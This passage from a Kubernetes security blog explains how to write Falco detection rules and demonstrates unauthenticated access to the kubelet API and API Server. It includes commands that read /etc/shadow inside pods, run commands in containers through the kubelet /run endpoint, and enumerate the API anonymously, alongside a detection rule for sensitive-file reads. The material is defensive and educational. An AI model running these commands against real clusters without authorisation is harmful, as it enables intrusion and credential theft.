<h4 id="writing-rules-for-falco">Writing Rules for Falco</h4>

<p>This blog will provide some ready-to-use detection rules for detecting common Kubernetes attack attacks. But it is still helpful to have an understanding of the anatomy of a Falco detection rule and how its detection logic works.</p>

<p>If you installed Falco with <a href="https://helm.sh/docs/intro/install/">Helm</a> as I did, then the default Falco rules live in the Falco container at <code class="language-plaintext highlighter-rouge">/etc/falco/falco_rules.yaml</code>. These rules are already set up to detect suspicious behavior. For example, one of the default rules trigger whenever an attempt is made to read a sensitive file so a command like this:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl <span class="nb">exec</span> <span class="nt">-it</span> <span class="si">$(</span>kubectl get pods <span class="nt">--selector</span><span class="o">=</span><span class="nv">app</span><span class="o">=</span>nginx <span class="nt">-o</span> name<span class="si">)</span> <span class="nt">--</span> <span class="nb">cat</span> /etc/shadow  
</code></pre></div></div>

<p>Generates an alert like this: <br />
<img src="/img/kubernetes/kube-images/01-Introduction/03-falco-demo.png" alt="image3" /></p>

<p>Falco rules are written in <code class="language-plaintext highlighter-rouge">YAML</code> and contain basic fields like <code class="language-plaintext highlighter-rouge">rule</code>, <code class="language-plaintext highlighter-rouge">desc</code>, <code class="language-plaintext highlighter-rouge">condition</code>, <code class="language-plaintext highlighter-rouge">output</code>, and <code class="language-plaintext highlighter-rouge">priority</code>. The rule for the above alert looks like this:</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="pi">-</span> <span class="na">rule</span><span class="pi">:</span> <span class="s">Read sensitive file untrusted</span>  
  <span class="na">desc</span><span class="pi">:</span> <span class="pi">&gt;</span>  
    <span class="s">An attempt to read any sensitive file   </span>
  <span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>  
    <span class="s">open_read  </span>
    <span class="s">and sensitive_files  </span>
    <span class="s">and proc_name_exists  </span>
    <span class="s">and not … //list of exceptions  </span>
  <span class="na">output</span><span class="pi">:</span> <span class="s">Sensitive file opened for reading by non-trusted program (file=%fd.name gparent=%proc.aname[2] ggparent=%proc.aname[3] gggparent=%proc.aname[4] evt_type=%evt.type user=%user.name user_uid=%user.uid user_loginuid=%user.loginuid process=%proc.name proc_exepath=%proc.exepath parent=%proc.pname command=%proc.cmdline terminal=%proc.tty %container.info)</span>  
  <span class="na">priority</span><span class="pi">:</span> <span class="s">WARNING</span>  
  <span class="na">tags</span><span class="pi">:</span> <span class="pi">[</span><span class="nv">maturity_stable</span><span class="pi">,</span> <span class="nv">host</span><span class="pi">,</span> <span class="nv">container</span><span class="pi">,</span> <span class="nv">filesystem</span><span class="pi">,</span> <span class="nv">mitre_credential_access</span><span class="pi">,</span> <span class="nv">T1555</span><span class="pi">]</span>  
</code></pre></div></div>
<p>Let’s take a look at the key fields.</p>

<p>The <code class="language-plaintext highlighter-rouge">condition</code> field defines the circumstance under which the rule will trigger.</p>

<div class="language-yaml highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="na">condition</span><span class="pi">:</span> <span class="pi">&gt;</span>  
    <span class="s">open_read  </span>
    <span class="s">and sensitive_files  </span>
    <span class="s">and proc_name_exists  </span>
    <span class="s">and not … //list of exceptions   </span>
</code></pre></div></div>

<p>At a high level, this rule fires when a process opens a sensitive file, such as <code class="language-plaintext highlighter-rouge">/etc/shadow</code>, inside a container. Falco evaluates the event against these conditions and generates the alert if they match.</p>

<p>Priority refers to the visibility level and has the following options:</p>

<p><code class="language-plaintext highlighter-rouge">EMERGENCY</code><br />
<code class="language-plaintext highlighter-rouge">ALERT</code><br />
<code class="language-plaintext highlighter-rouge">ERROR</code><br />
<code class="language-plaintext highlighter-rouge">WARNING</code><br />
<code class="language-plaintext highlighter-rouge">NOTICE</code><br />
<code class="language-plaintext highlighter-rouge">INFORMATIONAL</code><br />
<code class="language-plaintext highlighter-rouge">DEBUG</code></p>

<p>There are additional optional rule keys as well such as <code class="language-plaintext highlighter-rouge">exceptions</code>, <code class="language-plaintext highlighter-rouge">enabled</code>, <code class="language-plaintext highlighter-rouge">tags</code>, <code class="language-plaintext highlighter-rouge">source</code>, and more.</p>

<p>Falco loads custom detection rules from <code class="language-plaintext highlighter-rouge">/etc/falco/rules.d</code>, and Helm makes it <a href="https://falco.org/docs/concepts/rules/custom-ruleset/#rules-placement">easy to bundle your own rules</a> alongside the default ruleset with:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>helm upgrade <span class="nt">--namespace</span> falco falco falcosecurity/falco <span class="nt">-f</span> values.yaml	
</code></pre></div></div>

<p>All of the custom rules used throughout this blog are available in this repository:</p>

<p><a href="https://github.com/heilancoos/k8s-custom-detections/tree/main">https://github.com/heilancoos/k8s-custom-detections/tree/main</a></p>

<h3 id="falco-sidekick"><strong>Falco Sidekick</strong></h3>

<p><a href="https://falco.org/docs/concepts/outputs/forwarding/">Falco Sidekick</a> serves as a routing engine for security alerts. When a Falco rule is triggered, Sidekick can forward these alerts to multiple third-party platforms such as Slack, Datadog, Prometheus, and more. <br />

<img src="/img/kubernetes/kube-images/01-Introduction/04-falcosidekick_forwarding.png" alt="image4" /></p>

<p>Falco Sidekick UI provides a web based dashboard where security teams can visualize and investigate alerts.</p>

<p>Example detection in Falco:</p>

<p><img src="/img/kubernetes/kube-images/01-Introduction/05-sidekick-alert.png" alt="image5" /></p>

<p>Falco represents a critical layer in a defense-in-depth Kubernetes security strategy, providing the runtime visibility needed to detect threats that bypass defenses.</p>

<h2 id="attack-techniques-and-defensive-strategies">Attack Techniques and Defensive Strategies</h2>

<h3 id="understanding-the-kubernetes-attack-surface"><strong>Understanding the Kubernetes Attack Surface</strong></h3>

<p>Before discussing more about specific attack techniques, it can help to understand how attackers think about Kubernetes as an environment.</p>

<p>An attacker’s goal can vary greatly, but in general they will seek a way to either modify the cluster state or extract sensitive information. There are four major key categories of attack surface an attacker will typically target.</p>

<ul>
  <li>
    <p><strong>Pod weaknesses</strong> like application vulnerabilities, overly powerful containers, compromised images, and hostPath mounts can provide an attacker with a foothold in the cluster. If that foothold is not properly secured, it could lead to full cluster compromise. An attacker gaining remote code execution (RCE) on a pod through an application vulnerability is an extremely common initial access vector. The security configuration of the pod often determines how far the attacker will be able to get.</p>
  </li>
  <li>
    <p><strong>Identity and Access mechanisms</strong> such as RBAC roles, ServiceAccounts, and KubeConfig files, if compromised, can allow an attacker to escalate privileges and hide their actions under an authorized identity.</p>
  </li>
  <li>
    <p><strong>Cluster configuration components</strong> like CoreDNS, ConfigMaps and Admission Controllers influence how workloads behave and how the API Server enforces rules. If an attacker is able to modify them, they can change how the cluster operates.</p>
  </li>
  <li>
    <p><strong>Control Plane entry points</strong> include components such as the API Server, <code class="language-plaintext highlighter-rouge">kubelet</code> API, and <code class="language-plaintext highlighter-rouge">ETCD</code>. If an attacker is able to obtain access to any of these, they would be able to potentially modify Kubernetes objects, execute commands, or steal Secrets. Compromise of control plane components often enables attackers to gain full control over cluster state and workloads.</p>
  </li>
</ul>

<p>These core categories are the foundation of the Kubernetes attack surface. Every technique in the following sections can be categorized into one or more of these categories.</p>

<h3 id="unauthenticated-api-access"><strong>Unauthenticated API Access</strong></h3>

<p>As discussed in the <a href="#the-control-plane">Control Plane</a> section, the API Server is the control center for Kubernetes. It facilitates communication between all components and processes every request. Its security posture directly impacts the entire cluster’s attack surface.</p>

<p><code class="language-plaintext highlighter-rouge">kubelet</code>, on the other hand, <a href="https://kubernetes.io/docs/reference/command-line-tools-reference/kubelet/">is the primary agent running on each node on the cluster</a>. It exposes a REST API that allows Kubernetes to manage containers, retrieve logs, run health checks, and more. Although <code class="language-plaintext highlighter-rouge">kubelet</code> is documented, its API is not meant for direct user access and is far less documented than the API Server.</p>


<p>Both the API Server and the kubelet API can permit anonymous requests depending on how they are configured. <a href="https://kubernetes.io/docs/reference/access-authn-authz/authentication/">Any request that is not rejected by another authentication method</a> is treated as an anonymous request with the user identity <code class="language-plaintext highlighter-rouge">system:anonymous</code> and the group membership <code class="language-plaintext highlighter-rouge">system:unauthenticated</code>. However even if anonymous authentication is allowed, the set Authorization Mode will determine what anonymous requests are allowed.</p>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/01-authflow.png" alt="image6" /></p>

<h4 id="kubelet-api">Kubelet API</h4>

<p>The <code class="language-plaintext highlighter-rouge">kubelet</code> API usually listens on port <code class="language-plaintext highlighter-rouge">10250/TCP</code> on the host. Some outdated clusters may also expose the read-only API on port <code class="language-plaintext highlighter-rouge">10255/TCP</code> which never required authentication. The API can perform authentication through 3 methods: anonymous access, client certificate authentication, or API bearer tokens. <a href="https://kubernetes.io/docs/reference/access-authn-authz/kubelet-authn-authz/#kubelet-authorization:~:text=Any%20request%20that%20is%20successfully%20authenticated%20(including%20an%20anonymous%20request)%20is%20then%20authorized.%20The%20default%20authorization%20mode%20is%20AlwaysAllow%2C%20which%20allows%20all%20requests.">Any request that is authenticated is then authorized in default configurations</a>. Unlike the API Server, the default authorization mode for the kubelet API is <code class="language-plaintext highlighter-rouge">AlwaysAllow</code> and it does not use RBAC at all.</p>

<p>Anonymous access to the <code class="language-plaintext highlighter-rouge">kubelet</code> API can be tested by running:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-k</span> https://<span class="nv">$CLUSTER_IP</span>:10250/pods   
</code></pre></div></div>

<p>Pod commands can also be executed directly through the <code class="language-plaintext highlighter-rouge">kubelet</code> API:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-k</span> <span class="nt">-X</span> POST <span class="s2">"https://</span><span class="nv">$CLUSTER_IP</span><span class="s2">:10250/run/default/</span><span class="nv">$pod</span><span class="s2">/</span><span class="nv">$container</span><span class="s2">?cmd=ls"</span>  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/01-kubelet/01-command-curl.png" alt="image6" /></p>


<p>Alternatively, <a href="https://www.cyberark.com/resources/threat-research-blog/using-kubelet-client-to-attack-the-kubernetes-cluster">CyberArk’s tool</a> <code class="language-plaintext highlighter-rouge">kubeletctl</code> provides an easy-to-use interface for interacting with kubelet’s API. It’s an incredibly powerful tool that can enumerate pod information, retrieve logs, execute commands inside containers, attach into containers, and map processes to pods.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubeletctl pods <span class="nt">-i</span>  
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/02-unauth-api/01-kubelet/02-kubletctlgetpods.png" alt="image7" /></p>


<p><code class="language-plaintext highlighter-rouge">kubeletctl</code> also makes it easier to execute commands into containers as opposed to using curl:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubeletctl <span class="nb">exec</span> <span class="s2">"cat /etc/shadow"</span> <span class="nt">-p</span> <span class="nv">$pod</span> <span class="nt">-c</span> <span class="nv">$container</span>
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/02-unauth-api/01-kubelet/03-kubletctlexecdemo.png" alt="image8" /></p>

<p>From an attacker’s perspective, compromising <code class="language-plaintext highlighter-rouge">kubelet</code> means node-level privileges.</p>

<p>A node-level compromise means the attacker’s blast radius is restricted to the workloads running on the compromised node. An attacker could access Secrets mounted into pods on the compromised nodes and access the host operating system that runs Kubernetes on that node. Unlike a cluster-wide compromise, an attacker would not be able to schedule pods on other nodes, access Secrets in other nodes, or change cluster configuration.</p>

<h4 id="api-server">API Server</h4>

<p>The impact of anonymous authentication on the API Server depends entirely on how authorization is configured. Kubernetes evaluates what a user is allowed to do using RBAC or another authorization policy. If there are any overly permissive roles that the anonymous user is bound to then <code class="language-plaintext highlighter-rouge">system:anonymous</code> becomes much more dangerous. Unlike the <code class="language-plaintext highlighter-rouge">kubelet</code> API, full compromise of the API Server directly equates to cluster-wide compromise.</p>



<p>The simplest way to determine whether anonymous access is allowed is to send a request to the API endpoint with no credentials.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-k</span> https://<span class="nv">$CLUSTER_IP</span>:16443/api  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/02-apiserver/01-curlapi-demo.png" alt="image9" /></p>

<p>The response code <code class="language-plaintext highlighter-rouge">403 Forbidden</code> indicates that anonymous requests are allowed but RBAC is blocking access.</p>


<p>Once you know anonymous auth is enabled, you can enumerate the API to see what data an unauthenticated user can reach. I wrote a simple <a href="https://github.com/heilancoos/k8s-custom-detections/blob/main/examples/check_anonymous_k8s.py">script</a> to do this:</p>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/02-apiserver/02-api-enum.png" alt="image10" /></p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code> curl <span class="nt">-k</span> https://<span class="nv">$CLUSTER_IP</span>:16443/api/v1/namespaces/default/pods  
</code></pre></div></div>

<p><img src="/img/kubernetes/kube-images/02-unauth-api/02-apiserver/03-api-pods-anon-curl.png" alt="image11" /></p>

<p>While <code class="language-plaintext highlighter-rouge">curl</code> demonstrates what unauthenticated users can <strong>actually</strong> access externally, you can also test how RBAC would treat the anonymous user by impersonating it:</p>


<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>kubectl auth <span class="nb">whoami</span> <span class="nt">--as</span><span class="o">=</span>system:anonymous  
kubectl auth can-i <span class="nt">--list</span> <span class="nt">--as</span><span class="o">=</span>system:anonymous   
</code></pre></div></div>
<p><img src="/img/kubernetes/kube-images/02-unauth-api/02-apiserver/04-auth-can-list.png" alt="image12" /></p>

<p>In the worst case scenario, if <code class="language-plaintext highlighter-rouge">system:anonymous</code> has the permissions of <code class="language-plaintext highlighter-rouge">cluster-admin</code>, an attacker would completely own the cluster.</p>

<p>From a defender’s perspective, protecting the API Server is similar to protecting the domain controller in Active Directory. It is the authoritative identity provider, policy engine, and entry point for every administrative operation.</p>

<h4 id="unauthenticated-api-access-defensive-strategies">Unauthenticated API Access Defensive Strategies</h4>

<h5 id="disable-unauthenticated-access-to-api-server-and-kubelet-api">Disable Unauthenticated Access to API Server and kubelet API</h5>

